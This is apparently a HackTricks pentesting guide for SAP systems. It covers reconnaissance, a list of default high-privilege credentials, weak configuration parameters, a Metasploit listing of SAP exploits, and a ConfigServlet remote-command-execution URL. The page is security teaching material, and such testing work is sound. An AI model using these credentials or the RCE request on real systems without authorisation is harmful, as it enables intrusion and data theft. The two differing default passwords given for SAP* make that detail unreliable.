# Pentesting SAP
{% hint style="success" %}
Learn & practice AWS Hacking:[**HackTricks Training AWS Red Team Expert (ARTE)**](https://training.hacktricks.xyz/courses/arte)\
Learn & practice GCP Hacking: [**HackTricks Training GCP Red Team Expert (GRTE)**](https://training.hacktricks.xyz/courses/grte)
Support HackTricks
* Check the [**subscription plans**](https://github.com/sponsors/carlospolop)!
* **Join the** 💬 [**Discord group**](https://discord.gg/hRep4RUj7f) or the [**telegram group**](https://t.me/peass) or **follow** us on **Twitter** 🐦 [**@hacktricks\_live**](https://twitter.com/hacktricks_live)**.**
* **Share hacking tricks by submitting PRs to the** [**HackTricks**](https://github.com/carlospolop/hacktricks) and [**HackTricks Cloud**](https://github.com/carlospolop/hacktricks-cloud) github repos.
{% endhint %}
{% embed url="" %}
## Introduction about SAP
SAP stands for Systems Applications and Products in Data Processing. SAP, by definition, is also the name of the ERP (Enterprise Resource Planning) software as well as the name of the company.\
SAP system consists of a number of fully integrated modules, which covers virtually every aspect of business management.
Each SAP instance (or SID) is composed of three layers: database, application and presentation), each landscape usually consists of four instances: dev, test, QA and production.\
Each of the layers can be exploited to some extent, but most effect can be gained by **attacking the database**.
Each SAP instance is divided into clients. Each one has a user SAP\*, the application’s equivalent of “root”.\
Upon initial creation, this user SAP\* gets a default password: “060719992” (more default password below).\
You’d be surprised if you knew how often these **passwords aren’t changed in test or dev environments**!
Try to get access to the shell of any server using username \adm.\
Bruteforcing can help, whoever there can be Account Lockout mechanism.
## Discovery
> Next section is mostly from from user shipcod3!
* Check the Application Scope or Program Brief for testing. Take note of the hostnames or system instances for connecting to SAP GUI.
* Use OSINT (open source intelligence), Shodan and Google Dorks to check for files, subdomains, and juicy information if the application is Internet-facing or public:
```
inurl:50000/irj/portal
inurl:IciEventService/IciEventConf
inurl:/wsnavigator/jsps/test.jsp
inurl:/irj/go/km/docs/
https://www.shodan.io/search?query=sap+portal
https://www.shodan.io/search?query=SAP+Netweaver
https://www.shodan.io/search?query=SAP+J2EE+Engine
```

* Here is what [http://SAP:50000/irj/portal](http://sap:50000/irj/portal) looks like
* Use nmap to check for open ports and known services (sap routers, webdnypro, web services, web servers, etc.)
* Crawl the URLs if there is a web server running.
* Fuzz the directories (you can use Burp Intruder) if it has web servers on certain ports. Here are some good wordlists provided by the SecLists Project for finding default SAP ICM Paths and other interesting directories or files:
[https://github.com/danielmiessler/SecLists/blob/master/Discovery/Web-Content/URLs/urls\_SAP.txt](https://github.com/danielmiessler/SecLists/blob/master/Discovery/Web-Content/URLs/urls-SAP.txt)\
\
* Use the SAP SERVICE DISCOVERY auxiliary Metasploit module for enumerating SAP instances/services/components:
```
msf > use auxiliary/scanner/sap/sap_service_discovery
msf auxiliary(sap_service_discovery) > show options
Module options (auxiliary/scanner/sap/sap_service_discovery):
Name Current Setting Required Description
---- --------------- -------- -----------
CONCURRENCY 10 yes The number of concurrent ports to check per host
INSTANCES 00-01 yes Instance numbers to scan (e.g. 00-05,00-99)
RHOSTS yes The target address range or CIDR identifier
THREADS 1 yes The number of concurrent threads
TIMEOUT 1000 yes The socket connect timeout in milliseconds
msf auxiliary(sap_service_discovery) > set rhosts 192.168.96.101
rhosts => 192.168.96.101
msf auxiliary(sap_service_discovery) > run
[*] 192.168.96.101: - [SAP] Beginning service Discovery '192.168.96.101'
```
### Testing the Thick Client / SAP GUI
Here is the command to connect to SAP GUI\
`sapgui `
* Check for default credentials (In Bugcrowd’s Vulnerability Rating Taxonomy, this is considered as P1 -> Server Security Misconfiguration | Using Default Credentials | Production Server):
```
# SAP* - High privileges - Hardcoded kernel user
SAP*:06071992:*
SAP*:PASS:*
# IDEADM - High Privileges - Only in IDES systems
IDEADM:admin:*
# DDIC - High privileges - User has SAP_ALL
DDIC:19920706:000,001
# EARLYWATCH - High privileges
EARLYWATCH:SUPPORT:066
# TMSADM - Medium privileges
TMSADM:PASSWORD:000
TMSADM:$1Pawd2&:000
# SAPCPIC - Medium privileges
SAPCPIC:ADMIN:000,001
# SOLMAN dialog default users and passwords.
# For more info check:
# https://www.troopers.de/media/filer_public/37/34/3734ebb3-989c-4750-9d48-ea478674991a/an_easy_way_into_your_sap_systems_v30.pdf
# https://launchpad.support.sap.com/#/notes/2293011
# SOLMAN_ADMIN - High privileges - Only on SOLMAN systems
SOLMAN_ADMIN:init1234:*
# SAPSUPPORT - High privileges - Only on SOLMAN or satellite systems
SAPSUPPORT:init1234:*
# SOLMAN - High privileges - Only on SOLMAN systems
#SOLMAN:init1234:*
# Trial systems
# -------------
# AS ABAP 7.40 SP08 Developer Edition:
# https://blogs.sap.com/2015/10/14/sap-netweaver-as-abap-740-sp8-developer-edition-to-download-consise-installation-instruction/
DDIC:DidNPLpw2014:001
SAP*:DidNPLpw2014:001
DEVELOPER:abCd1234:001
BWDEVELOPER:abCd1234:001
# AS ABAP 7.50 SP02 Developer Edition:
# https://blogs.sap.com/2016/11/03/sap-nw-as-abap-7.50-sp2-developer-edition-to-download-consise-installation-guide/
# AS ABAP 7.51 SP02 Developer Edition:
# https://blogs.sap.com/2017/09/04/sap-as-abap-7.51-sp2-developer-edition-to-download-concise-installation-guide/
DDIC:Appl1ance:000,001
SAP*:Appl1ance:000,001
DEVELOPER:Appl1ance:001
BWDEVELOPER:Appl1ance:001
# AS ABAP 7.51 SP01 Developer Edition:
# https://blogs.sap.com/2018/09/13/as-abap-7.52-sp01-developer-edition-concise-installation-guide/
# AS ABAP 7.52 SP04 Developer Edition:
# https://blogs.sap.com/2019/10/01/as-abap-7.52-sp04-developer-edition-concise-installation-guide/
DDIC:Down1oad:000,001
SAP*:Down1oad:000,001
DEVELOPER:Down1oad:001
BWDEVELOPER:Down1oad:001
```
* Run Wireshark then authenticate to the client (SAP GUI) using the credentials you got because some clients transmit credentials without SSL. There are two known plugins for Wireshark that can dissect the main headers used by the SAP DIAG protocol too: SecureAuth Labs SAP dissection plug-in and SAP DIAG plugin by Positive Research Center.
* Check for privilege escalations like using some SAP Transaction Codes (tcodes) for low-privilege users:
* SU01 - To create and maintain the users
* SU01D - To Display Users
* SU10 - For mass maintenance
* SU02 - For Manual creation of profiles
* SM19 - Security audit - configuration
* SE84 - Information System for SAP R/3 Authorizations
* Check if you can execute system commands / run scripts in the client.
* Check if you can do XSS on BAPI Explorer
## Testing the web interface
* Crawl the URLs (see discovery phase).

* Fuzz the URLs like in the discovery phase. Here is what [http://SAP:50000/index.html](http://sap:50000/index.html) looks like:
* Look for common web vulnerabilities (Refer to OWASP Top 10) because there are XSS, RCE, XXE, etc. vulnerabilities in some places.
* Check out Jason Haddix’s [“The Bug Hunters Methodology”](https://github.com/jhaddix/tbhm) for testing web vulnerabilities.
* Auth Bypass via verb Tampering? Maybe :)
* Open `http://SAP:50000/webdynpro/resources/sap.com/XXX/JWFTestAddAssignees#` then hit the “Choose” Button and then in the opened window press “Search”. You should be able to see a list of SAP users (Vulnerability Reference: [ERPSCAN-16-010](https://erpscan.com/advisories/erpscan-16-010-sap-netweaver-7-4-information-disclosure/) )

* Are the credentials submitted over HTTP? If it is then it is considered as P3 based on Bugcrowd’s [Vulnerability Rating Taxonomy](https://bugcrowd.com/vulnerability-rating-taxonomy): Broken Authentication and Session Management | Weak Login Function Over HTTP. Hint: Check out [http://SAP:50000/startPage](http://sap:50000/startPage) too or the logon portals :)
* Try `/irj/go/km/navigation/` for possible directory listing or authentication bypass
* [http://SAP/sap/public/info](http://sap/sap/public/info) contains some juicy information:
```xml
0114102BIGIE3randomnumrandomnumBRQBRQrandomnumORACLE740324AIX-25200192.168.1.8749randomnum192.168.1.8
```
## Configuration Parameters
If you have correct login details during the pentest or you have managed to login to SAP GUI using basic credentials, you are able to check the parameter values. Many basic and custom configuration parameter values are considered vulnerabilities.
You can check parameter values both manually and automatically, using scripts (e.g. [SAP Parameter Validator](https://github.com/damianStrojek/SAPPV)).
### Manual Parameter Checking
By navigating to Transaction Code `RSPFPAR`, you can query different parameters and look up their values.
The table below contains the defined parameters and the conditions for which they are distinguished.
For example, if *gw/reg\_no\_conn\_info* is set to less than 255 (`<255`), then it should be considered as threat. Similarly, if *icm/security\_log* is equal to two (`2`), it will also be a possible threat.
| Parameter | Constraint | Description |
| --------------------------------------------- | ---------- | ----------------------------------------------------------------------------- |
| `auth/object_disabling_active` | `Y` | Indicates if object disabling is active. |
| `auth/rfc_authority_check` | `<2` | Sets the authority check level for RFCs. |
| `auth/no_check_in_some_cases` | `Y` | Specifies whether checks are bypassed in some cases. |
| `bdc/bdel_auth_check` | `FALSE` | Determines if authorization checks are enforced in BDC. |
| `gw/reg_no_conn_info` | `<255` | Limits the number of characters for registration number connection info. |
| `icm/security_log` | `2` | Defines the security log level for ICM (Internet Communication Manager). |
| `icm/server_port_0` | `Display` | Specifies the server port for ICM (port 0). |
| `icm/server_port_1` | `Display` | Specifies the server port for ICM (port 1). |
| `icm/server_port_2` | `Display` | Specifies the server port for ICM (port 2). |
| `login/password_compliance_to_current_policy` | `0` | Enforces password compliance with the current policy. |
| `login/no_automatic_user_sapstar` | `0` | Disables automatic user SAPSTAR assignment. |
| `login/min_password_specials` | `0` | Minimum number of special characters required in passwords. |
| `login/min_password_lng` | `<8` | Minimum length required for passwords. |
| `login/min_password_lowercase` | `0` | Minimum number of lowercase letters required in passwords. |
| `login/min_password_uppercase` | `0` | Minimum number of uppercase letters required in passwords. |
| `login/min_password_digits` | `0` | Minimum number of digits required in passwords. |
| `login/min_password_letters` | `1` | Minimum number of letters required in passwords. |
| `login/fails_to_user_lock` | `<5` | Number of failed login attempts before locking the user account. |
| `login/password_expiration_time` | `>90` | Password expiration time in days. |
| `login/password_max_idle_initial` | `<14` | Maximum idle time in minutes before requiring password re-entry (initial). |
| `login/password_max_idle_productive` | `<180` | Maximum idle time in minutes before requiring password re-entry (productive). |
| `login/password_downwards_compatibility` | `0` | Specifies if downward compatibility for passwords is enabled. |
| `rfc/reject_expired_passwd` | `0` | Determines if expired passwords are rejected for RFC (Remote Function Calls). |
| `rsau/enable` | `0` | Enables or disables RS AU (Authorization) checks. |
| `rdisp/gui_auto_logout` | `<5` | Specifies the time in minutes before automatic logout of GUI sessions. |
| `service/protectedwebmethods` | `SDEFAULT` | Specifies the default settings for protected web methods. |
| `snc/enable` | `0` | Enables or disables Secure Network Communication (SNC). |
| `ucon/rfc/active` | `0` | Activates or deactivates UCON (Unified Connectivity) RFCs. |
### Script for Parameter Checking
Due to the number of parameters, it is also possible to export all of them to an .XML file and use the script [SAPPV (SAP Parameter Validator)](https://github.com/damianStrojek/SAPPV), which will check all the above-mentioned parameters and print them values with appropriate distinction.
```
./SAPPV.sh EXPORT.XML
Parameter: auth/no_check_in_some_cases
User-Defined Value: No data
System Default Value: Y
Comment: Activation of the Profile Generator
Vulnerability: "SAP Parameter Misconfiguration: auth/no_check_in_some_cases"
Parameter: auth/object_disabling_active
User-Defined Value: N
System Default Value: N
Comment: Value 'N' prohibits disabling of authorization objects
Vulnerability: "SAP Parameter Misconfiguration: auth/object_disabling_active"
Parameter: auth/rfc_authority_check
User-Defined Value: 6
System Default Value: 6
Comment: Execution option for the RFC authority check
Vulnerability: "SAP Parameter Misconfiguration: auth/rfc_authority_check"
Parameter: bdc/bdel_auth_check
User-Defined Value: No data
System Default Value: FALSE
Comment: batch-input: check authorisation for activity DELE when delete TA
Vulnerability: "SAP Parameter Misconfiguration: bdc/bdel_auth_check"
[...]
```
## Attack!
* Check if it runs on old servers or technologies like Windows 2000.
* Plan the possible exploits / attacks, there are a lot of Metasploit modules for SAP discovery (auxiliary modules) and exploits:
```
msf > search sap
Matching Modules
================
Name Disclosure Date Rank Description
---- --------------- ---- -----------
auxiliary/admin/maxdb/maxdb_cons_exec 2008-01-09 normal SAP MaxDB cons.exe Remote Command Injection
auxiliary/admin/sap/sap_configservlet_exec_noauth 2012-11-01 normal SAP ConfigServlet OS Command Execution
auxiliary/admin/sap/sap_mgmt_con_osexec normal SAP Management Console OSExecute
auxiliary/dos/sap/sap_soap_rfc_eps_delete_file normal SAP SOAP EPS_DELETE_FILE File Deletion
auxiliary/dos/windows/http/pi3web_isapi 2008-11-13 normal Pi3Web ISAPI DoS
auxiliary/dos/windows/llmnr/ms11_030_dnsapi 2011-04-12 normal Microsoft Windows DNSAPI.dll LLMNR Buffer Underrun DoS
auxiliary/scanner/http/sap_businessobjects_user_brute normal SAP BusinessObjects User Bruteforcer
auxiliary/scanner/http/sap_businessobjects_user_brute_web normal SAP BusinessObjects Web User Bruteforcer
auxiliary/scanner/http/sap_businessobjects_user_enum normal SAP BusinessObjects User Enumeration
auxiliary/scanner/http/sap_businessobjects_version_enum normal SAP BusinessObjects Version Detection
auxiliary/scanner/sap/sap_ctc_verb_tampering_user_mgmt normal SAP CTC Service Verb Tampering User Management
auxiliary/scanner/sap/sap_hostctrl_getcomputersystem normal SAP Host Agent Information Disclosure
auxiliary/scanner/sap/sap_icf_public_info normal SAP ICF /sap/public/info Service Sensitive Information Gathering
auxiliary/scanner/sap/sap_icm_urlscan normal SAP URL Scanner
auxiliary/scanner/sap/sap_mgmt_con_abaplog normal SAP Management Console ABAP Syslog Disclosure
auxiliary/scanner/sap/sap_mgmt_con_brute_login normal SAP Management Console Brute Force
auxiliary/scanner/sap/sap_mgmt_con_extractusers normal SAP Management Console Extract Users
auxiliary/scanner/sap/sap_mgmt_con_getaccesspoints normal SAP Management Console Get Access Points
auxiliary/scanner/sap/sap_mgmt_con_getenv normal SAP Management Console getEnvironment
auxiliary/scanner/sap/sap_mgmt_con_getlogfiles normal SAP Management Console Get Logfile
auxiliary/scanner/sap/sap_mgmt_con_getprocesslist normal SAP Management Console GetProcessList
auxiliary/scanner/sap/sap_mgmt_con_getprocessparameter normal SAP Management Console Get Process Parameters
auxiliary/scanner/sap/sap_mgmt_con_instanceproperties normal SAP Management Console Instance Properties
auxiliary/scanner/sap/sap_mgmt_con_listlogfiles normal SAP Management Console List Logfiles
auxiliary/scanner/sap/sap_mgmt_con_startprofile normal SAP Management Console getStartProfile
auxiliary/scanner/sap/sap_mgmt_con_version normal SAP Management Console Version Detection
auxiliary/scanner/sap/sap_router_info_request normal SAPRouter Admin Request
auxiliary/scanner/sap/sap_router_portscanner normal SAPRouter Port Scanner
auxiliary/scanner/sap/sap_service_discovery normal SAP Service Discovery
auxiliary/scanner/sap/sap_smb_relay normal SAP SMB Relay Abuse
auxiliary/scanner/sap/sap_soap_bapi_user_create1 normal SAP /sap/bc/soap/rfc SOAP Service BAPI_USER_CREATE1 Function User Creation
auxiliary/scanner/sap/sap_soap_rfc_brute_login normal SAP SOAP Service RFC_PING Login Brute Forcer
auxiliary/scanner/sap/sap_soap_rfc_dbmcli_sxpg_call_system_command_exec normal SAP /sap/bc/soap/rfc SOAP Service SXPG_CALL_SYSTEM Function Command Injection
auxiliary/scanner/sap/sap_soap_rfc_dbmcli_sxpg_command_exec normal SAP /sap/bc/soap/rfc SOAP Service SXPG_COMMAND_EXEC Function Command Injection
auxiliary/scanner/sap/sap_soap_rfc_eps_get_directory_listing normal SAP SOAP RFC EPS_GET_DIRECTORY_LISTING Directories Information Disclosure
auxiliary/scanner/sap/sap_soap_rfc_pfl_check_os_file_existence normal SAP SOAP RFC PFL_CHECK_OS_FILE_EXISTENCE File Existence Check
auxiliary/scanner/sap/sap_soap_rfc_ping normal SAP /sap/bc/soap/rfc SOAP Service RFC_PING Function Service Discovery
auxiliary/scanner/sap/sap_soap_rfc_read_table normal SAP /sap/bc/soap/rfc SOAP Service RFC_READ_TABLE Function Dump Data
auxiliary/scanner/sap/sap_soap_rfc_rzl_read_dir normal SAP SOAP RFC RZL_READ_DIR_LOCAL Directory Contents Listing
auxiliary/scanner/sap/sap_soap_rfc_susr_rfc_user_interface normal SAP /sap/bc/soap/rfc SOAP Service SUSR_RFC_USER_INTERFACE Function User Creation
auxiliary/scanner/sap/sap_soap_rfc_sxpg_call_system_exec normal SAP /sap/bc/soap/rfc SOAP Service SXPG_CALL_SYSTEM Function Command Execution
auxiliary/scanner/sap/sap_soap_rfc_sxpg_command_exec normal SAP SOAP RFC SXPG_COMMAND_EXECUTE
auxiliary/scanner/sap/sap_soap_rfc_system_info normal SAP /sap/bc/soap/rfc SOAP Service RFC_SYSTEM_INFO Function Sensitive Information Gathering
auxiliary/scanner/sap/sap_soap_th_saprel_disclosure normal SAP /sap/bc/soap/rfc SOAP Service TH_SAPREL Function Information Disclosure
auxiliary/scanner/sap/sap_web_gui_brute_login normal SAP Web GUI Login Brute Forcer
exploit/multi/sap/sap_mgmt_con_osexec_payload 2011-03-08 excellent SAP Management Console OSExecute Payload Execution
exploit/multi/sap/sap_soap_rfc_sxpg_call_system_exec 2013-03-26 great SAP SOAP RFC SXPG_CALL_SYSTEM Remote Command Execution
exploit/multi/sap/sap_soap_rfc_sxpg_command_exec 2012-05-08 great SAP SOAP RFC SXPG_COMMAND_EXECUTE Remote Command Execution
exploit/windows/browser/enjoysapgui_comp_download 2009-04-15 excellent EnjoySAP SAP GUI ActiveX Control Arbitrary File Download
exploit/windows/browser/enjoysapgui_preparetoposthtml 2007-07-05 normal EnjoySAP SAP GUI ActiveX Control Buffer Overflow
exploit/windows/browser/sapgui_saveviewtosessionfile 2009-03-31 normal SAP AG SAPgui EAI WebViewer3D Buffer Overflow
exploit/windows/http/sap_configservlet_exec_noauth 2012-11-01 great SAP ConfigServlet Remote Code Execution
exploit/windows/http/sap_host_control_cmd_exec 2012-08-14 average SAP NetWeaver HostControl Command Injection
exploit/windows/http/sapdb_webtools 2007-07-05 great SAP DB 7.4 WebTools Buffer Overflow
exploit/windows/lpd/saplpd 2008-02-04 good SAP SAPLPD 6.28 Buffer Overflow
exploit/windows/misc/sap_2005_license 2009-08-01 great SAP Business One License Manager 2005 Buffer Overflow
exploit/windows/misc/sap_netweaver_dispatcher 2012-05-08 normal SAP NetWeaver Dispatcher DiagTraceR3Info Buffer Overflow
```

* Try to use some known exploits (check out Exploit-DB) or attacks like the old but goodie “SAP ConfigServlet Remote Code Execution” in the SAP Portal:
```
http://example.com:50000/ctc/servlet/com.sap.ctc.util.ConfigServlet?param=com.sap.ctc.util.FileSystemConfig;EXECUTE_CMD;CMDLINE=uname -a
```
* Before running the `start` command on the bizploit script at the Discovery phase, you can also add the following for performing vulnerability assessment:
```
bizploit> plugins
bizploit/plugins> vulnassess all
bizploit/plugins> vulnassess config bruteLogin
